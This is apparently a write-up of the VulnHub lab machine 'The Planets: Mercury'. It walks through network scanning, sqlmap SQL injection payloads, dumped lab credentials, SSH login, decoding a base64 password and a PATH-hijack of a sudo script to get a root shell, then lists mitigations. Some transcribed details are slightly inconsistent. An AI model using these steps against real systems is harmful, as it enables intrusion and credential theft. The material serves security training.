



3/26/2026

Challenge-12


Solving CTF Machines from VulnHub

The Planets: Mercury Walkthrough

Platform: VulnHub

Category: Web Exploitation / SQL Injection /
Privilege Escalation

Difficulty: Easy




YUVARAJ M

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Challenge Description

Mercury is an easy-level machine that focuses on web exploitation and privilege escalation.

The goal is to:

- Discover the target machine
- Enumerate services
- Exploit web vulnerabilities (SQL Injection)
- Extract credentials
- Gain system access
- Escalate privileges to root

Target Information

Parameter	Value
Platform	VulnHub
Machine	The Planets: Mercury
Target IP	172.20.10.5

Parameter	Value
Attacker IP	172.20.10.3
OS	Linux
Access	Web + SSH

Enumeration Phase

◆ Step 1 — Network Discovery

We started by scanning the local network to identify active machines.

This helps in finding the target system among multiple hosts.

Result:

Target identified as **172.20.10.5**

```

(yuvaraj@yuvaraj)-[~]
$ sudo arp-scan -l
[sudo] password for yuvaraj:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:9f:ea, IPv4: 172.20.10.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1    fa:e5:ce:20:81:64    (Unknown: locally administered)
172.20.10.4    e8:fb:1c:50:ab:27    (Unknown)
172.20.10.5    08:00:27:21:0b:65    (Unknown)
172.20.10.2    08:25:25:cf:4a:46    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 16 hosts scanned in 1.491 seconds (10.73 hosts/sec). 4 responded
(yuvaraj@yuvaraj)-[~]
$

```

◆ Step 2 — Port Scanning

Next, a detailed scan was performed to identify open ports and running services.

Findings:

Port	Service	Details
22	SSH	OpenSSH (Ubuntu)
8080	HTTP	WSGI Python server

This indicates a **web application running on port 8080** instead of default 80.

```
(yuvaraj@yuvaraj)-[~]
$ nmap -sC -sV -p- -A 172.20.10.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 15:51 +0530
Nmap scan report for 172.20.10.5
Host is up (0.00087s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|_ 256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_ 256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp  open  http      WSGIServer 0.2 (Python 3.8.2)
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:21:0B:65 (Oracle VirtualBox virtual NIC)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.87 ms  172.20.10.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.43 seconds


(yuvaraj@yuvaraj)-[~]
$
```

Web Enumeration

Accessed the web application:

http://172.20.10.5:8080

The page showed a **development message**, indicating the application is incomplete and likely vulnerable.



◆ Directory Discovery

Initial scanning on port 80 failed, so enumeration was redirected to port 8080.

Using directory brute force:

Found:

- robots.txt

```
(yuvaraj@yuvaraj)-[~]
$ gobuster dir -u http://172.20.10.5:8080/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.20.10.5:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

robots.txt (Status: 200) [Size: 26]
Progress: 4613 / 4613 (100.00%)

Finished


(yuvaraj@yuvaraj)-[~]
$
```

◆ robots.txt Analysis

The robots.txt file contained:

```
User-agent: *
Disallow: /
```

Even though it blocks everything, its presence confirms **hidden paths may exist**.






◆ Manual Exploration

While exploring endpoints, a key path was discovered:

- /mercuryfacts

This page interacts with backend data.



Still in development.

- Mercury Facts: [Load a fact.](#)
- Website Todo List: [See list.](#)

Vulnerability Discovery (SQL Injection)


When interacting with:

- /mercuryfacts/1

We observed dynamic data loading based on input.

This is a strong indicator of **database interaction**.

Testing showed the parameter is vulnerable to SQL Injection.



Fact id: 1. (('Mercury does not have any moons or rings.').,)

Exploitation (SQL Injection)

Using automated testing, SQL injection was confirmed.

The backend database:

MySQL

Injection types identified:

- **Boolean-based**
- **Time-based**
- **UNION-based**

```
yuvaraj@yuvaraj: ~  
Session Actions Edit View Help  
yuvaraj@yuvaraj: ~ x yuvaraj@yuvaraj: ~ x  
(yuvaraj@yuvaraj)~  
$ sqlmap -u http://172.20.10.5:8080/mercuryfacts/ -dbs -batch  
 {1.10.2#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 15:58:12 /2026-03-26/  
[15:58:12] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'  
do you want to try URI injections in the target URL itself? [Y/n/q] Y  
[15:58:12] [INFO] testing connection to the target URL  
[15:58:12] [INFO] checking if the target is protected by some kind of WAF/IPS  
[15:58:12] [INFO] testing if the target URL content is stable  
[15:58:12] [INFO] target URL content is stable  
[15:58:12] [INFO] testing if URI parameter '#1*' is dynamic  
got a 301 redirect to 'http://172.20.10.5:8080/mercuryfacts/8960/'. Do you want to follow? [Y/n] Y  
[15:58:12] [INFO] URI parameter '#1*' appears to be dynamic  
[15:58:13] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')  
[15:58:13] [INFO] testing for SQL injection on URI parameter '#1*'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y  
[15:58:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[15:58:14] [WARNING] reflective value(s) found and filtering out  
[15:58:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[15:58:15] [INFO] testing 'Generic inline queries'  
[15:58:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[15:58:19] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[15:58:23] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'  
[15:58:27] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'  
[15:58:33] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'  
[15:58:40] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'  
[15:58:48] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
```

◆ Database Enumeration

Extracted databases:

- information_schema
- mercury

Then extracted tables and data.

```
yuvaraj@yuvaraj: ~
Session Actions Edit View Help
yuvaraj@yuvaraj: ~ x yuvaraj@yuvaraj: ~ x
[16:00:30] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[16:00:30] [INFO] testing 'MySQL > 5.0.12 RLIKE time-based blind'
[16:00:30] [INFO] testing 'MySQL > 5.0.12 RLIKE time-based blind (comment)'
[16:00:30] [INFO] testing 'MySQL > 5.0.12 RLIKE time-based blind (query SLEEP)'
[16:00:30] [INFO] testing 'MySQL > 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[16:00:30] [INFO] testing 'MySQL AND time-based blind (ELT)'
[16:00:30] [INFO] testing 'MySQL OR time-based blind (ELT)'
[16:00:30] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[16:00:30] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[16:00:30] [INFO] testing 'MySQL > 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[16:00:30] [INFO] testing 'MySQL > 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[16:00:31] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace'
[16:01:31] [INFO] URI parameter '#1*' appears to be 'MySQL > 5.0.12 time-based blind - Parameter replace' injectable
[16:01:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:01:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
other (potential) technique found
[16:01:32] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[16:01:34] [INFO] testing 'MySQL UNION query (random number) - 1 to 20 columns'
[16:01:36] [INFO] target URL appears to be UNION injectable with 1 columns
[16:01:36] [INFO] URI parameter '#1*' is 'MySQL UNION query (random number) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1876 HTTP(s) requests:
Parameter: #1* (URI)
Type: error-based
Title: MySQL > 5.6 error-based - Parameter replace (GTID_SUBSET)
Payload: http://172.20.10.5:8080/mercuryfacts/GTID_SUBSET(CONCAT(0x7176717671,(SELECT (ELT(2659=2659,1))),0x7178
787871),2659)
Type: time-based blind
Title: MySQL > 5.0.12 time-based blind - Parameter replace
Payload: http://172.20.10.5:8080/mercuryfacts/(CASE WHEN (9661=9661) THEN SLEEP(5) ELSE 9661 END)
Type: UNION query
Title: MySQL UNION query (random number) - 1 column
Payload: http://172.20.10.5:8080/mercuryfacts/-6267 UNION ALL SELECT CONCAT(0x7176717671,0x57616e62774e416259715
4636457764a594f7872566174734553754f7a6b7a53515a47664b615357,0x7178787871)#
[16:01:36] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.6
[16:01:37] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] mercury
[16:01:37] [INFO] fetched data logged to text files under '/home/yuvaraj/.local/share/sqlmap/output/172.20.10.5'
[*] ending @ 16:01:37 /2026-03-26/
```

◆ Credential Extraction

From the **users** table:

Username	Password
john	johnny1987
laura	lovemykids111
sam	lovemybeer111
webmaster	mercuryistheseizeof0.056Earths

```
yuvaraj@yuvaraj: ~  
Session Actions Edit View Help  
yuvaraj@yuvaraj: ~ x yuvaraj@yuvaraj: ~ x yuvaraj@yuvaraj: ~ x  
HEMA.TABLES%20WHERE%20table_schema%20IN%20(0x6d657263757279)%23/'. Do you want to follow? [Y/n] Y  
[16:06:11] [WARNING] reflective value(s) found and filtering out  
[16:06:11] [INFO] fetching columns for table 'facts' in database 'mercury'  
[16:06:11] [INFO] fetching entries for table 'facts' in database 'mercury'  
[16:06:11] [INFO] retrieved: 'Mercury does not have any moons or rings.','1'  
[16:06:11] [INFO] retrieved: 'Mercury is the smallest planet.','2'  
[16:06:11] [INFO] retrieved: 'Mercury is the closest planet to the Sun.','3'  
[16:06:11] [INFO] retrieved: 'Your weight on Mercury would be 38% of your weight on Earth.','4'  
[16:06:11] [INFO] retrieved: 'A day on the surface of Mercury lasts 176 Earth days.','5'  
[16:06:11] [INFO] retrieved: 'A year on Mercury takes 88 Earth days.','6'  
[16:06:11] [INFO] retrieved: 'It's not known who discovered Mercury.','7'  
[16:06:11] [INFO] retrieved: 'A year on Mercury is just 88 days long.','8'  
Database: mercury  
Table: facts  
[8 entries]  
+-----+  
| id | fact |  
+-----+  
| 1 | Mercury does not have any moons or rings. |  
| 2 | Mercury is the smallest planet. |  
| 3 | Mercury is the closest planet to the Sun. |  
| 4 | Your weight on Mercury would be 38% of your weight on Earth. |  
| 5 | A day on the surface of Mercury lasts 176 Earth days. |  
| 6 | A year on Mercury takes 88 Earth days. |  
| 7 | It's not known who discovered Mercury. |  
| 8 | A year on Mercury is just 88 days long. |  
+-----+  
[16:06:11] [INFO] table 'mercury.facts' dumped to CSV file '/home/yuvaraj/.local/share/sqlmap/output/172.20.10.5/dump/mercury/facts.csv'  
[16:06:11] [INFO] fetching columns for table 'users' in database 'mercury'  
[16:06:11] [INFO] fetching entries for table 'users' in database 'mercury'  
Database: mercury  
Table: users  
[4 entries]  
+-----+-----+  
| id | password | username |  
+-----+-----+  
| 1 | johnny1987 | john |  
| 2 | lovemykids111 | laura |  
| 3 | lovemybeer111 | sam |  
| 4 | mercuryisthesizeof0.056Earths | webmaster |  
+-----+-----+  
[16:06:11] [INFO] table 'mercury.users' dumped to CSV file '/home/yuvaraj/.local/share/sqlmap/output/172.20.10.5/dump/mercury/users.csv'  
[16:06:11] [INFO] fetched data logged to text files under '/home/yuvaraj/.local/share/sqlmap/output/172.20.10.5'  
[*] ending @ 16:06:11 /2026-03-26/
```

Initial Access (SSH)

Using extracted credentials:

- Logged in as **webmaster**

This confirms successful compromise of the system.

```
(yuvaraj@yuvaraj)-[~]
$ ssh webmaster@172.20.10.5
The authenticity of host '172.20.10.5 (172.20.10.5)' can't be established.
ED25519 key fingerprint is: SHA256:mHhkDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.5' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
webmaster@172.20.10.5's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu 26 Mar 10:37:30 UTC 2026

System load:          0.06
Usage of /:            68.9% of 4.86GB
Memory usage:         29%
Swap usage:           0%
Processes:            106
Users logged in:      0
IPv4 address for enp0s3: 172.20.10.5
IPv6 address for enp0s3: 2402:3a80:ce6:c59f:a00:27ff:fe21:b65

22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$
```

User Flag

Located in the home directory:

- user_flag.txt

```

webmaster@mercury:~$ id
uid=1001(webmaster) gid=1001(webmaster) groups=1001(webmaster)
webmaster@mercury:~$ ls -all
total 36
drwx----- 4 webmaster webmaster 4096 Sep  2  2020 .
drwxr-xr-x 5 root      root      4096 Aug 28  2020 ..
lrwxrwxrwx 1 webmaster webmaster   9 Sep  1  2020 .bash_history → /dev/null
-rw-r--r-- 1 webmaster webmaster  220 Aug 27  2020 .bash_logout
-rw-r--r-- 1 webmaster webmaster 3771 Aug 27  2020 .bashrc
drwx----- 2 webmaster webmaster 4096 Aug 27  2020 .cache
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw-r--r-- 1 webmaster webmaster  807 Aug 27  2020 .profile
-rw-rw-r-- 1 webmaster webmaster   75 Sep  1  2020 .selected_editor
-rw----- 1 webmaster webmaster   45 Sep  1  2020 user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$ █

```

Privilege Escalation

◆ Step 1 — Credential Reuse

Inside project files, encoded credentials were found.

After decoding:

Password for user: **linuxmaster**

```

webmaster@mercury:~$ cd mercury_proj
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRLcmIzNDg4MGttCg==
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeW1lYW5kaWFtZXRLcmIzNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
webmaster@mercury:~/mercury_proj$

```

◆ Step 2 — Sudo Permissions

Checking sudo privileges revealed:

```
/usr/bin/check_syslog.sh
```

This script runs with elevated privileges.

```
webmaster@mercury:~/mercury_proj$ su linuxmaster
Password:
linuxmaster@mercury:/home/webmaster/mercury_proj$ sudo -l
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home/webmaster/mercury_proj$
```

◆ Step 3 — Exploit Analysis

The script uses:

```
tail -n 10 /var/log/syslog
```

Since `tail` is called without full path, it is vulnerable to **PATH hijacking**.

Exploitation (Privilege Escalation)

◆ PATH Hijacking

Created a malicious `tail` script:

```
echo "/bin/bash" > /tmp/tail
chmod +x /tmp/tail
```

Modified PATH:

```
sudo PATH=/tmp:$PATH /usr/bin/check_syslog.sh
```

- This forces the system to execute our malicious script instead of real `tail`.

```
User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
linuxmaster@mercury:/home/webmaster/mercury_proj$ head -n 5 /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
linuxmaster@mercury:/home/webmaster/mercury_proj$ ln -s /usr/bin/vim tail
ln: failed to create symbolic link 'tail': Permission denied
linuxmaster@mercury:/home/webmaster/mercury_proj$ ln -s /usr/bin/vim tail
ln: failed to create symbolic link 'tail': Permission denied
linuxmaster@mercury:/home/webmaster/mercury_proj$ ln -s /usr/bin/vimtail
ln: failed to create symbolic link './vimtail': Permission denied
linuxmaster@mercury:/home/webmaster/mercury_proj$ ln -s /usr/bin/vim tail
ln: invalid option -- '5'
Try 'ln --help' for more information.
linuxmaster@mercury:/home/webmaster/mercury_proj$ ln -s /usr/bin/vim tail
ln: failed to create symbolic link 'tail': Permission denied
linuxmaster@mercury:/home/webmaster/mercury_proj$ echo '/bin/bash' > /tmp/tail
linuxmaster@mercury:/home/webmaster/mercury_proj$ chmod +x /tmp/tail
linuxmaster@mercury:/home/webmaster/mercury_proj$ sudo PATH=/tmp:$PATH /usr/bin/check_syslog.sh
root@mercury:/home/webmaster/mercury_proj$
```

Root Access Verification

Command:

whoami

Output:

root

Root Flag

Located in:

```
/root/root_flag.txt
```

[illegible]

Flags Summary

Flag	Value
User Flag	User-flag-8339915c9a454657bd60ee58776f4ccd
Root Flag	root-flag-69426d9fda579afbffd9c2d47ca31d90

Vulnerability Analysis

- **SQL Injection (critical)**
- **Exposure of database data**
- **Credential leakage**
- **Weak password practices**
- **PATH hijacking vulnerability**
- **Misconfigured sudo permissions**

Impact

An attacker can:

- Extract full database
- Obtain valid credentials
- Gain SSH access
- Escalate privileges to root
- Completely compromise the system

Mitigation Recommendations

- Use parameterized queries (prevent SQLi)
- Hide debug information
- Store passwords securely (hashing)
- Avoid exposing credentials in files
- Use absolute paths in scripts
- Restrict sudo permissions

Learning Outcomes

This challenge helped in understanding:

- Real-world SQL Injection exploitation
- Database enumeration techniques
- Credential harvesting
- SSH-based access
- Privilege escalation using PATH hijacking
- Full attack chain execution